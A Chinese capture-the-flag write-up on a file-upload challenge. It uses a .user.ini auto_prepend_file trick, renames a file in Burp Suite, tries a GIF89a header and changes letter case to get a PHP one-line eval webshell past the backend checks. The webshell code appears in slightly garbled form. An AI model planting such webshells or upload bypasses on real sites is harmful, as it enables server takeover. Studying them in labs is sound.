这道题考查的还是文件上传漏洞,但是本题提示后端不能单二校验,说明本题的后端检验更加严格

我们前面的操作跟上一题一样,先上传一个.user.ini文件文件内容是:auto_prepend_file=一句话木马文件名

将文件名改为.user.ini.png是为了绕过前端验证用bp抓包后需要把文件名改回为.user.ini防止因修改后缀名导致错误

上传成功后将包含一句话木马的文件也上传到该网站
此时发现上传失败
考虑到提示说后端不能单二校验所以该题肯定还有其他限制条件,我们考虑是否为
<?php @eval(_POST\['attack'\]);?\>的文件头没有图片文件的特点,所以我们尝试在 \_POST'attack');?>前加上Gif89a

所以不是文件头检验,还有可能是检验Content-Type: image/png但是前端允许.png文件上传所以这里不考虑
,那就可能是文件内容检验我们尝试修改一句话木马将: <?php @eval(_POST\['attack'\]);?\>改为 \_POST'attack');?>使用大写来绕过限制
